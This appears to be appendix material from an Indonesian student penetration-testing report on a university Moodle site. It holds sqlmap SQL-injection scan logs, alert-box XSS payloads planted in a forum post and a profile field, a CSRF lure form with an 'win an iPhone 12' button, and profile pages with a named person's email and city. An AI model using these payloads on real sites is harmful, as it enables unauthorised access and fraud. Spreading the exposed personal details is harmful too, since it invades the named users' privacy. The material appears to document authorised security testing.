
[23:16:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:16:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:16:41] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:16:41] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:16:42] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:16:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:16:45] [WARNING] **POST parameter 'q' does not seem to be injectable**
[23:16:45] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[23:16:45] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 74 times


[*] ending @ 23:16:45 /2021-05-31/

Lampiran 2

Hasil *XSS Cross Scripting*





ac.id/mod/forum/discuss.php?d=39841#p180128
LeADS UPNVJ Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
DatabaseForensik_AndhikaWisnu_1710511077
by Andhika 1710511077 - Wednesday, 20 May 2020, 9:25 AM
Judul Video : Database Forensik
Nama : Andhika Wisnu Wardhana
NIM : 1710511077
Permalink
Reply
Export to portfolio
Re: DatabaseForensik_AndhikaWisnu_1710511077
by Andhika 1710511077 - Saturday, 5 June 2021, 10:24 PM
<script>alert("test xss");</script>
Permalink
Show parent
Edit
Delete
Reply
Export to portfolio
◄ Fajar Subkhi Sulaiman 1710511036


.ac.id/admin/tool/lp/user_evidence.php?id=2
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
ALERT("TEST");
Dashboard / Profile / Learning plan: / Evidence of pr / alert("test");
alert("test");
<script>alert("test");</script>
Linked competencies
Name
Status / Reviewer
Actions
No competencies have been linked to this evidence.
Contact
University
Programs
Support
Mobile
About Us
Documentation
App Store

Lampiran 3


Hasil *Broken Access Control*


```
settings.py — Dev\...\mywebsite | index.html — templates | models.py — mywebsite\about | base.html | navbar.html | scripts.html | settings.py — Users\...\myproj_1077

1  <html>
2  <body>
3      <form autocomplete="off" action="https://[redacted].ac.id/search/index.php" method="post" accept-charset="utf-8" id
       ="mform1_1sWihY5y9err1VO" class="mform" data-boost-form-errors-enhanced="1">
4          <input type="hidden" class="form-control is-invalid" name="q" id="id_q" value="hehe" aria-describedby="id_error_q"
           aria-invalid="true">
5          <h2>Klik mau untuk menangkan iPhone 12 sekarang juga!</h2>
6          <input type="submit" class="btn btn-primary" name="submitbutton" id="id_submitbutton" value="Mau">
7      </form>
8  </body>
9  </html>
```




Klik mau untuk menangkan iPhone 12 sekarang juga!

Mau



ac.id/search/index.php
Update
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
GLOBAL SEARCH
Dashboard / Site pages / Search
Global search
Expand all
Search
Enter your search query
hehe
Filter
Search
There are required fields in this form marked .
Re: Operasi Aplikasi Multiple Database
Bagus.. hehe Dicoba Insert untuk yg tabel MATAKULIAH ya
View this result in context - in course Sistem Terdistribusi - by I Wayan Widi Pradnyana


https://[redacted]rj.ac.id/user/profile.php?id=1283
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
ANDHIKA 1710511077
Dashboard / Profile
Reset page to default
Customise this page
User details
Edit profile
Email address
Andhikawisnu6@gmail.com
Country
Indonesia
City/town
Bekasi
Options
Profile
First name
Andhika
Surname
1710511077
Preferred language
English
First access to site
Monday, 25 February 2019, 10:05 AM
Last access to site


j.ac.id/user/profile.php?id=1240
LeADS Learning Activities through Digital System
Home
Faculty
Services
Helpdesk
English (en)
DWI WENNY
Dashboard / Users / Dwi Wenny
User details
Country
Indonesia
City/town
Depok
Course details
Miscellaneous
Login activity
Profile
First name
Dwi
Surname
Wenny
Preferred language
English
First access to site
Monday, 25 February 2019, 8:51 AM
Last access to site

Lampiran 4

Hasil *Gaining Access and Privilege Escalation*




